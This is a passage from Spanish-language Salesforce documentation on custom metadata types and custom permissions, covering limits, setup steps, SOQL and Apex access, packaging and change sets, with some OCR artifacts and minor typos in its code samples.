- Puede agregar un tipo de metadatos personalizados que tiene un campo de lista de selección con valores inactivos a un paquete gestionado, pero no puede cargar el paquete. Para cargar el paquete, elimine o desactive los valores de lista de selección.
- Los suscriptores de un paquete gestionado publicado que contenga un tipo de metadatos personalizado con una lista de selección no pueden agregar, eliminar o desactivar valores desde esa lista de selección.
- Los desarrolladores que publiquen un paquete gestionado que contenga un tipo de metadatos personalizado con una lista de selección pueden agregar valores de lista de selección pero no eliminarlos o desactivarlos.

## Límites de metadatos personalizados

Tenga en cuenta estos requisitos para registros y tipos de metadatos personalizados.

| Descripción | Cantidad máxima |
|---|---|
| Consultas de SOQL por transacción de Apex | Unlimited |
| Metadatos personalizados por organización* | 10 MB |
| Metadatos personalizados por paquete gestionado certificado* | 10 MB<br>Nota: Los registros de metadatos personalizados en paquetes gestionados certificados que ha instalado no se tienen en cuenta en el límite de su organización. Sin embargo, los registros de metadatos personalizados que ha creado no se tienen en cuenta en el límite. Esta regla se aplica independientemente de si crea registros en su propio tipo de metadatos personalizados o en un tipo desde un paquete gestionado certificado. |
| Campos por registro o tipo de metadatos personalizados | 100 |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

| Descripción | Cantidad máxima |
| --- | --- |
| Tipos de metadatos personalizados por organización | 100. Este número incluye todos los tipos desarrollados en la organización e instalados desde paquetes gestionados y no gestionados. |
| Caracteres por campo de descripción | 1.000 |
| Registros devueltos por transacción | 50.000 |

* El tamaño del registro se basa en el tamaño de campo máximo de cada tipo de campo y no en el almacenamiento real usado en cada campo. Al agregar campos a un registro de metadatos personalizados, utilice el tipo apropiado y especifique una longitud que no supere lo necesario para sus datos. Esta acción le ayuda a evitar alcanzar el límite de datos en la memoria caché. Por ejemplo, si crea un número de seguridad social de EE.UU., seleccione el tipo de datos `Texto` y especifique una longitud de 9. Si en su lugar ha seleccionado un tipo de datos `Área de texto`, el campo agregará 255 caracteres al recuento del uso para cada registro, independientemente del número de caracteres introducidos.

## Crear, modificar y eliminar registros y tipos de metadatos personalizados

Puede utilizar Configuración para crear, actualizar y eliminar registros y tipos de metadatos personalizados mediante declaración. Utilice la API de metadatos para realizar estas tareas de forma programada.

Para obtener más información acerca de la creación y gestión de tipos de metadatos personalizados de forma programada, consulte "Tipos de metadatos personalizados (CustomObject)" en la *Guía del desarrollador de metadatos de la API*

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

## Definir un tipo de metadatos personalizados mediante declaración

Utilice la interfaz de usuario de Salesforce para crear y actualizar tipos de metadatos personalizados mediante declaración.

1. Configuración de búsqueda para **Tipos de metadatos personalizados**.
2. En la página Todos los tipos de metadatos personalizados, haga clic en **Nuevo tipo de metadatos personalizados** o haga clic en el nombre Etiqueta para modificar un tipo de metadatos personalizados existente.
3. Cumplimente estos campos.

| Campo | Descripción |
|---|---|
| `Etiqueta` | Este nombre hace referencia al tipo en una página de interfaz de usuario. |
| `Etiqueta plural` | El nombre en plural del tipo. Si crea una ficha para este tipo, este nombre se utiliza para la ficha. |
| `Empieza con un sonido de vocal` | Si procede en el idioma predeterminado de la organización, indique si la etiqueta debe ir precedida por "un" en vez de "una". |
| `Nombre de objeto` | Nombre único utilizado para hacer referencia al objeto cuando se utilice la API. En los paquetes gestionados, este nombre impide que haya conflictos en los nombres en las instalaciones de paquetes. Utilice únicamente caracteres alfanuméricos y guiones bajos. El nombre debe comenzar por una letra y no tener espacios. No puede terminar con un guión bajo o tener 2 guiones bajos consecutivos. |
| `Descripción` | Descripción opcional del objeto. |
| `Visibilidad` | Quién puede ver el tipo:<br>• Público: Cualquiera puede verlo.<br>• Protegido: Si el tipo está instalado como parte de un paquete gestionado, solo el código Apex en ese paquete gestionado puede utilizarlo. |

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience


Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

**PERMISOS DE USUARIO**

Para crear o modificar tipos de metadatos personalizados:
- "Autor de Apex"

4. Haga clic en **Guardar**.
5. En Campos personalizados, haga clic en **Nuevo** para empezar a agregar campos al tipo de metadatos personalizados. Al igual que con otros campos personalizados, debe especificar el tipo de información que contiene el campo, como lista de selección o relación de metadatos. Para cada campo, recuerde seleccionar un valor **Gestionabilidad de campos** para determinar quién puede cambiar el campo más tarde.




**Nota:** Los tipos de metadatos personalizados que se crearon antes de la versión Winter '15 no obtienen formatos automáticamente. Antes de agregar, actualizar o visualizar registros de este tipo de metadatos personalizados utilizando la interfaz de usuario, debe agregar un formato que contiene todos los campos que desea hacer modificables. En la página Todos los tipos de metadatos personalizados, haga clic en el tipo de metadatos personalizados. Luego haga clic en **Nuevo** bajo Formatos de página. Si piensa publicar un tipo de metadatos personalizados como un paquete gestionado, asegúrese de agregar todos los campos que desea agregar en primer lugar. Cuando un cliente descarga el paquete gestionado, debe cambiar el formato manualmente porque no puede agregar campos a un formato a través de una actualización.

## Agregar o modificar registros de metadatos personalizados mediante declaración

Puede agregar, modificar o eliminar un registro de metadatos personalizados mediante declaración desde Configuración.

1. Configuración de búsqueda para **Tipos de metadatos personalizados**.
2. En la página Todos los tipos de metadatos personalizados, haga clic en **Gestionar registros** junto al tipo de metadatos personalizados para el que desea agregar o modificar registros.
3. En la lista de registros de metadatos personalizados, haga clic en **Nuevo** o haga clic en **Modificar** para modificar un registro de metadatos personalizados existente.
4. Cumplimente los campos. La casilla de verificación **Componente protegido** determina si el registro es *protegido*. Un registro protegido solo es accesible a códigos en el mismo espacio de nombre que el registro o su tipo de metadatos personalizados asociado: códigos que crea, códigos en un paquete sin gestionar y códigos en el mismo paquete gestionado así como el registro protegido o su tipo de metadatos personalizados.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

PERMISOS DE USUARIO

Para crear o modificar registros de metadatos personalizados:

- "CustomizeApplication"

## Relaciones de metadatos personalizados

Las relaciones de metadatos personalizadas proporcionan metadatos adicionales acerca de objetos y le permite realizar comparaciones directas entre diferentes tipos de metadatos personalizados.

Al igual que otras relaciones en Salesforce, las relaciones de metadatos personalizadas tienen un dominio específico. Cuando crea un campo de relación de metadatos en un tipo, puede relacionarlo con otro tipo de metadatos personalizado o el objeto EntityDefinition.

Cuando crea un registro en un tipo de metadatos personalizado que tiene un campo de relación, selecciona el tipo de metadatos personalizado u objeto específico con el que está relacionado ese registro.

El valor de un campo de relación con el dominio EntityDefinition es un objeto estándar o personalizado que:

- Admite campos personalizados
- Admite desencadenadores de Apex
- Admite formatos personalizados
- No es un tipo de actividad, como una Tarea o un Evento
- No es el objeto Usuario
- No es un objeto de Trialforce, como SignupRequest

Para establecer el objeto EntityDefinition como un nuevo valor en un campo de relación, su organización debe tener acceso al objeto. Si, sin embargo, su organización no tiene acceso a objetos de campo de relación para registros existentes, aún podrá modificar el registro y cambiar otros valores de campo. Su organización puede carecer de acceso si, por ejemplo, el registro es parte de un paquete para el que no tiene una licencia activa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

### Crear campos de relaciones de metadatos personalizados

La creación de relaciones entre tipos de metadatos personalizados o definiciones de entidades es como crear cualquier otro campo personalizado en un tipo de metadatos personalizados.

1. Desde la página de detalle de su tipo de metadatos personalizados, haga clic en **Nuevo** bajo Campos personalizados.
2. Para el tipo de campo, seleccione **Relación de metadatos**.
3. Seleccione el tipo de metadatos personalizados con el que desea que el tipo activo se relacione, o seleccione Definición de entidad para relacionarlo con un objeto estándar o personalizado admitido.

El objeto o registro de metadatos personalizados específico se selecciona cuando crea un registro en su tipo de metadatos personalizados. Después de guardar el registro, el campo de relación aparece como un vínculo a la página Configuración para el objeto o tipo de metadatos personalizados relacionado. Si no tiene permiso para ver el objeto, el campo aparece como texto no vinculado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

PERMISOS DE USUARIO

Para crear relaciones de metadatos personalizados:

- "Personalizar aplicación"

### Consideraciones sobre la relación de metadatos personalizados

Antes de empezar a utilizar relaciones de metadatos personalizados, tenga en cuenta estas consideraciones.

- Puede consultar relaciones de metadatos personalizados del mismo modo que consulta relaciones normales.
- Los tipos de metadatos personalizados públicos no pueden relacionarse con tipos de metadados personalizados protegidos. Los tipos de metadatos personalizados protegidos *pueden* relacionarse con tipos de metadatos personalizados públicos.
- Los registros de metadatos personalizados públicos no pueden relacionarse con registros de metadatos personalizados protegidos. Los registros de metadatos personalizados protegidos *pueden* relacionarse con registros de metadatos personalizados públicos.
- Si utiliza SOQL para consultar un tipo de metadatos personalizados, los resultados incluyen únicamente aquellos registros que hacen referencia a objetos a los que tiene permiso para acceder. No obstante, una consulta similar utilizando Configuración o la API de metadatos da como resultado todos los registros relevantes, incluyendo registros que hacen referencia a objetos a los que no puede acceder.

  Por ejemplo, imagine un tipo de metadatos personalizados que tiene un campo de relación que relaciona con el objeto EntityDefinition. En algunos de los registros de metadatos personalizados, el campo de relación hace referencia a un campo Candidato. Tiene permiso para acceder el tipo de metadatos personalizados y sus registros, pero no el objeto Candidatos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

Utilizando Configuración o la API de metadatos para consultar el tipo de metadatos personalizados, los resultados incluyen registros que hacen referencia a un objeto Candidato. Sin embargo, si utiliza una consulta SOQL similar en su código Apex, los resultados no incluyen esos registros.

La diferencia en comportamiento es permitirle gestionar el registro del tipo de metadatos personalizados sin requerir acceso explícito al objeto al que hace referencia.

- No puede instalar un paquete que contiene registros de tipo de metadatos personalizados cuyos campos de relación hacen referencia a objetos a los que su organización no puede acceder. El mensaje de error de instalación incluye la lista de objetos a los que necesita acceder.
- Puede instalar un paquete que contiene objetos personalizados para los que no tiene una licencia activa. Sin embargo, esos registros no aparecen en consultas SOQL para cualquier usuario hasta que adquiere la licencia en los objetos.
- Si no tiene permiso para ver un objeto en Configuración, los valores de campo de relación que hacen referencia a ese objeto aparecen como texto normal en vez de vínculos.

### Ver filtrado en campos de relación de metadatos

Cuando crea una vista y filtra en un campo de relación de un tipo de metadatos personalizados, utilice estas directrices para introducir los valores de filtro.

Configuración no ofrece una ventana de búsqueda porque la lista de valores es potencialmente larga y difícil de manejar. Utilice las siguientes directrices para determinar qué valores introducir al especificar los criterios de filtro en la sección Filtrar por campos adicionales.

**Filtre por una relación EntityDefinition para encontrar registros que hacen referencia a un objeto en particular.**

1. Seleccione el campo de relación de metadatos secundario.
2. Seleccione el operador.
3. Para el valor de filtro, introduzca el nombre del objeto del objeto al que se hace referencia. Para encontrar un nombre de objeto de un objeto personalizado, navegue hasta su página de gestión de Configuración. Para un objeto estándar, utilice su nombre de API.

**Filtre por un campo de relación para encontrar registros que hacen referencia a un registro de otro tipo de metadatos personalizados.**

1. Seleccione el campo de relación de metadatos secundario.
2. Seleccione el operador.
3. Para el valor de filtro, introduzca el nombre del tipo de metadatos personalizados del registro principal. Para encontrar el nombre de un registro de metadatos personalizados, navegue hasta su página de detalle.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

## Cargar o actualizar registros con Custom Metadata Loader

Utilice el cargador de metadatos personalizados para cargar o actualizar registros de forma masiva en sus tipos de metadatos personalizados desde un archivo `.csv`.

El cargador de metadatos personalizados le permite cargar o actualizar hasta 200 registros con una única llamada.

1. Descargue la herramienta desde GitHub e implemente el paquete en su organización a través de Workbench. Cree el archivo `.zip` desde los contenidos del directorio `custom_md_loader` en vez de crear un archivo zip con el directorio en sí.
2. Cree un archivo `.csv` con un encabezado que contenga los nombres de API de campo del tipo de metadatos personalizado. Se requiere el campo Etiqueta o Nombre de desarrollador. Consulte el archivo `sample.csv` en su descarga como ejemplo. Si su organización tiene espacio de nombres, incluya el prefijo del espacio de nombres en su encabezado. Para actualizar un registro de metadatos personalizados existente, utilice el campo Etiqueta o Nombre de desarrollador para identificarlo.
3. Desde Configuración, asigne el conjunto de permisos Custom Metadata Loader a los usuarios apropiados, incluyéndole a usted.
4. Desde el Selector de aplicaciones, seleccione **Custom Metadata Loader**.
5. Haga clic en la ficha **Custom Metadata Loader**. La aplicación le solicitará que configure sus parámetros de sitio remoto si aún no lo ha hecho.
6. Cargue su archivo `.csv` y seleccione el tipo de metadatos personalizados correspondiente.
7. Haga clic en **Crear/Actualizar metadatos personalizados** para cargar registros de forma masiva desde el archivo `.csv` o actualizar registros existentes. Si el archivo tiene entradas Etiqueta o Nombre de desarrollador duplicadas, la última entrada se convierte en el registro nuevo o actualizado.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

### PERMISOS DE USUARIO

Para crear registros de metadatos personalizados:

- "Personalizar aplicación"

Para utilizar Custom Metadata Loader:

- "Custom Metadata Loader"

## Acceder a registros de metadatos personalizados programáticamente

Utilice SOQL para acceder a sus tipos de metadatos personalizados y para recuperar los nombres de API de los registros de esos tipos. Las operaciones de DML no están permitidas en metadatos personalizados en Apex, las API de socio y las API de empresa.

Para obtener información acerca del sObject *Custom Metadata Type*__mdt, consulte *Custom Metadata Type*__mdt en la *Referencia de objetos para Salesforce y Force.com*.

El siguiente ejemplo declara la variable de Apex *custMeta* del tipo de metadatos personalizados MyCustomMetadataType__mdt, que se encuentra en su espacio de nombre.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

```
MyCustomMetadataType__mdt custMeta;
```

Declare la variable *custMeta* del tipo de metadatos personalizados TheirCustomMetadataType__mdt, que no se encuentra en su espacio de nombre peri sí en el espacio de nombre their_ns.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

El siguiente ejemplo es una consulta sencilla que devuelve campos personalizados y estándar para todos los registros del tipo de metadatos personalizado Threat_Tier_Mapping y accede a algunos de sus campos.

```
Threat_Tier_Mapping__mdt[] threatMappings = [SELECT MasterLabel, QualifiedApiName,
Field_Mapping__c ,Minimum_Support_Level__c FROM Threat_Tier_Mapping__mdt];

for (Threat_Tier_Mapping__mdt threatMapping : threatMappings) {
    System.debug(threatMapping.MasterLabel + ': ' +
                 threatMapping.Field_Mapping__c + ' from ' +
                 threatMapping.Team_Building_to_SFA_Field_Mapping__c + ' to '
                 threatMapping.Minimum_Support_Level__c);
}
```

Para proporcionar una entidad que se parece más a Schema.SObjectDescribeResult que a SOQL, haga que la clase de Apex vacations.ThreatTierMappingDescribeResult abarque la información consultada desde vacations__ThreatTierMappingDescribeResult__mdt. A continuación, cree la clase vacations.Vacations con métodos como:

```
vacations.ThreatTierMappingDescribeResult describeThreatTierMappings(String qualifiedApiName)
 {
   Threat_Tier_Mapping__mdt threatMapping = [SELECT <fields> FROM Threat_Tier_Mapping__mdt
 WHERE QualifiedApiName = :qualifiedApiName];
    return new ThreatTierMappingDescribeResult(<fieldValues>);
}
```

En el anterior ejemplo, `<fields>` hace referencia a los campos que desea incluir en *describe* y `<fieldValues>` hace referencia a los valores de esos campos.

El siguiente ejemplo utiliza una relación de metadatos que hace referencia a otro tipo de metadatos personalizados, `Team_Building_to_SFA_Field_Mapping__mdt`, para realizar una sencilla unión externa derecha.

```
ThreatTierMapping threatMapping =
    [SELECT MasterLabel, Team_Building_to_SFA_Field_Mapping__r.MasterLabel FROM
Threat_Tier_Mapping__mdt WHERE QualifiedApiName='Easy_Vacations'];

System.debug(threatMapping.MasterLabel + ' is part of ' +
Team_Building_to_SFA_Field_Mapping__r.MasterLabel);
```

El siguiente ejemplo muestra una unión externa izquierda desde `EntityDefinition`. Esta consulta utiliza un campo de relación denominado `Team_Building_Object__c` en `Team_Building_to_SFA_Field_Mapping__mdt`. El nombre de relación secundaria de este campo de relación es `Field_Mappings_From`.

```
for (EntityDefinition entity : allObjects) {
    System.debug('Processing mappings for: ' + entity.QualifiedApiName);
   for (Team_Building_to_SFA_Field_Mapping__mdt fieldMapping : entity.FieldMappingsFrom__r)
 {
    System.debug('  Field ' + fieldMapping.Team_Building_Field__c +
        ' has mapping ' + fieldMapping.QualifiedApiName);
    }
}
```

## Empaquetar registros y tipos de metadatos personalizados

Puede empaquetar registros y tipos de metadatos personalizados en paquetes no gestionados, paquetes gestionados o extensiones de paquetes gestionados. Sus paquetes de pueden luego instalar en organizaciones de Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition y Database.com Edition.

Puede agregar registros y tipos de metadatos personalizados a paquetes utilizando la interfaz de usuario de Force.com. En Configuración, introduzca *Paquetes* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**, haga clic en el nombre de su paquete y luego haga clic en **Agregar**.

Para agregar tipos de metadatos personalizados:

1. Seleccione el tipo de componente **Tipo de metadatos personalizados**.
2. Seleccione el tipo de metadatos personalizados que desea agregar a su paquete.
3. Haga clic en **Agregar a paquete**.

Para agregar registros de metadatos personalizados:

1. Seleccione la etiqueta del tipo de metadatos personalizados entre los tipos de componente disponibles (por ejemplo, `Nivel de amenaza`) o si el tipo procede de un paquete que está ampliando, `Nivel de amenaza [vacaciones]`.
2. Seleccione el registro para agregar.
3. Haga clic en **Agregar a paquete**.

Si agrega un registro a su paquete, se agrega su tipo correspondiente automáticamente.

Para obtener información acerca de paquetes e instalación, consulte la *Guía de ISVforce*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

Nota: No puede desinstalar un paquete con un tipo de metadatos personalizados si ha creado sus propios registros o ese tipo de metadatos personalizados.

Al igual que con todos los componentes de metadatos que se pueden incluir en paquetes, puede también agregar registros y tipos de metadatos personalizados a un paquete especificando el nombre completo del paquete en `package.xml`. Por ejemplo, especificamos el paquete en este fragmento desde el archivo `package.xml` de Relaxation Gauntlet.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
   <fullName>Relaxation Gauntlet</fullName>
...
```

## Acceder a reglas al empaquetar registros y tipos de metadatos personalizados

Cuando desarrolla un paquete gestionado que contiene o lee registros y tipos de metadatos, tenga en cuenta las reglas de acceso.

Las reglas de acceso de paquetes rigen qué organizaciones pueden leer, actualizar o eliminar registros de metadatos personalizados. Se considera que los tipos de metadatos personalizados son públicos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

- Un administrador en la organización que desarrolla el paquete puede crear un registro de metadatos personalizados en su propio paquete independientemente de la ubicación de su tipo correspondiente. Si agregan el nuevo registro al paquete, se implementa en la organización de suscriptor.
- Nadie puede crear un registro de metadatos personalizados en un paquete gestionado instalado utilizando la API de metadatos. Puede, sin embargo, crear un registro no empaquetado utilizando una llamada de API de metadatos, incluso desde códigos gestionados. El código instalado gestionado necesita una configuración de sitio remoto configurada para ejecutar todas las llamadas.
- Si un campo de un tipo de metadatos personalizados se *puede actualizar*, el creador del registro puede cambiar el valor del campo para ese registro en la organización propia del creador y cargar una nueva versión del paquete, incluso si una organización diferente creó el tipo. Si el registro está en un paquete gestionado, estos cambios se propagan en la organización de suscriptor cuando actualizan a la nueva versión.
- Si un campo es *controlado por el suscriptor*, tanto el creador del registro como un suscriptor pueden cambiar el valor en su propia organización. Si el registro está en un paquete gestionado, el nuevo valor de campo se propaga solo en nuevos suscriptores del paquete. Los suscriptores existentes que actualizan a la última versión del paquete no obtienen el nuevo valor de campo.
- Puede eliminar registros editados gestionados *protegidos* en la organización donde se crearon, incluso si el tipo correspondiente se creó en una organización diferente. Cuando los suscriptores actualizan, los registros se eliminan de la organización de suscriptor. Nunca puede eliminar registros editados gestionados *públicos*.
- Las consultas SOQL en su código Apex pueden ver registros de metadatos personalizados solo si exactamente una de las siguientes condiciones es verdadera.
  - Los registros son públicos.
  - Su código Apex no está en el mismo paquete que el tipo de metadatos personalizados.
  - Su código Apex no está en el mismo paquete que el registro.
- Las llamadas de API de metadatos se comportan como si se están ejecutando por códigos de organización de suscriptor. Como resultado, una llamada puede ver o cambiar todos los registros creados por la organización de suscriptor, aunque solo puede ver o

cambiar registros públicos de paquetes gestionados instalados. Configure una configuración de sitio remoto en el extremo de API de metadatos del suscriptor para utilizar la API de metadatos en la organización de suscriptor.

### Consideraciones para personalizar paquetes de tipo de metadatos

Tenga en cuenta los comportamientos de paquetes que contienen tipos de metadatos personalizados.

Una vez que haya cargado un paquete Gestionado y editado que contiene un tipo de metadatos personalizados, no puede:

- Agregar campos obligatorios al tipo de metadatos personalizados.
- Establecer campos no obligatorios como obligatorios.
- Eliminar campos personalizados incluidos en la versión cargada del paquete. Si agrega un campo personalizado después de la carga, aún puede eliminando hasta que cargue una nueva versión de Gestionado y editado.
- Elimine registros de metadatos personalizados públicos incluidos en el paquete.
- Cambie un tipo o registro de metadatos personalizados público en el paquete a protegido. Puede, sin embargo, cambiar tipos y registros protegidos a públicos.
- Cambie la gestionabilidad de cualquier campo personalizado en el paquete.
- Tipos o registros de metadatos personalizados protegidos ante consultas en un paquete instalado con código de Apex que redactó. Puede, sin embargo, ejecutar códigos de Apex incluidos en paquetes que consultan registros o tipos de metadatos personalizados protegidos en el mismo paquete. Estas consultas devuelven los registros protegidos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

## Implementar registros y tipos de metadatos personalizados en organizaciones de producción utilizando conjuntos de cambios

Utilice conjuntos de datos para implementar registros y tipos de metadatos personalizados desde un entorno sandbox a otra organización. Habitualmente, usted implementa el conjunto de cambios en una organización de producción.

Puede agregar registros y tipos de metadatos personalizados a conjuntos de cambios utilizando la interfaz de usuario de Force.com. En Configuración, introduzca *Conjuntos de cambios salientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios salientes**, haga clic en el nombre de su conjunto de cambios y luego haga clic en **Agregar**.

Para agregar tipos de metadatos personalizados:

1. Seleccione el tipo de componente **Tipo de metadatos personalizados**.
2. Seleccione el tipo de metadatos personalizados que desea agregar a su conjuntos de cambios saliente.
3. Haga clic en **Agregar conjunto de cambios**.
4. Para ver los componentes dependientes, como un campo o un formato de página, haga clic en **Ver/Agregar dependencias**.
5. Seleccione los componentes dependientes que desea agregar.
6. Haga clic en **Agregar conjunto de cambios**.

Para agregar registros de metadatos personalizados:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

1. Seleccione la etiqueta del tipo de metadatos personalizados desde los tipos de componente disponibles, por ejemplo, `Nivel de amenaza`. Si el tipo es de un paquete que está ampliando, utilice `Nivel de amenaza [vacaciones]`.
2. Seleccione el registro para agregar.
3. Haga clic en **Agregar conjunto de cambios**.

Si agregar un registro a un conjunto de cambios, su tipo correspondiente se incluye en la lista de componentes dependientes. El registro en sí no se agrega al conjunto de cambios.

Para obtener más información acerca de la implementación de conjuntos de cambios, consulte *Guía del ciclo de desarrollo de aplicaciones*.

# Permisos personalizados

## Permisos personalizados

Use los permisos personalizados para conceder a los usuarios acceso a los procesos o las aplicaciones personalizados.

En Salesforce, muchas funciones requieren comprobaciones de acceso que especifiquen qué usuarios pueden acceder a determinadas funciones. La configuración de conjuntos de permisos y perfiles incluye opciones de acceso integradas para muchas entidades, como objetos, campos, fichas y páginas de Visualforce. No obstante, los conjuntos de permisos y perfiles no incluyen el acceso al algunos procesos y aplicaciones personalizados. Por ejemplo, en el caso de una aplicación de gestión de vacaciones, es posible que todos los usuarios necesiten poder enviar solicitudes de vacaciones, pero solo un pequeño conjunto de usuarios debe aprobar las solicitudes de vacaciones. Puede usar permisos personalizados para estos tipos de controles.

Los permisos personalizados permiten definir comprobaciones de acceso que se pueden asignar a los usuarios mediante conjuntos de permisos o perfiles de un modo similar a la asignación de permisos de usuario y otras configuraciones de acceso. Por ejemplo, puede definir comprobaciones de acceso en Apex, lo que incluye un botón en una página de Visualforce solo si el usuario tiene el permiso personalizado correspondiente.

Puede consultar los permisos personalizados de las siguientes formas.

- Para determinar qué usuarios tienen acceso a un permiso personalizado específico, use el lenguaje de consulta de objetos Salesforce Object Query Language (SOQL) con los elementos sObject SetupEntityAccess y CustomPermission.
- Para determinar qué permisos personalizados tienen los usuarios cuando se autentican en una aplicación conectada, consulte la dirección URL de identidad del usuario que proporciona Salesforce con el token de acceso para la aplicación conectada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

En organizaciones de Group Edition y Professional Edition, no puede crear o modificar permisos personalizados, pero puede instalarlos como parte de un paquete gestionado.

CONSULTE TAMBIÉN

Creación de permisos personalizados

Agregar o eliminar permisos personalizados necesarios

Habilitación de permisos personalizados en conjuntos de permisos

Activación de permisos personalizados en perfiles

URL de identidad

## Creación de permisos personalizados

Cree permisos personalizados para conceder a los usuarios acceso a los procesos o las aplicaciones personalizados.

1. En Configuración, introduzca *Permisos personalizados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Permisos personalizados**.
2. Haga clic en **Nuevo**.
3. Introduzca la información del permiso.
   - Etiqueta: etiqueta del permiso que se muestra en los conjuntos de permisos.
   - Nombre: nombre único usado por la API y los paquetes gestionados.
   - Descripción: opcionalmente, una descripción en la que se explica a qué funciones conceden acceso los permisos (por ejemplo, "Aprobar solicitudes de vacaciones").
   - Aplicación conectada: opcionalmente, aplicación conectada asociada a este permiso.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Permisos personalizados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

En organizaciones de Group Edition y Professional Edition, no puede crear o modificar permisos personalizados, pero puede instalarlos como parte de un paquete gestionado.

PERMISOS DE USUARIO

Para crear permisos personalizados:
- "Gestionar permisos personalizados"

## Modificación de permisos personalizados

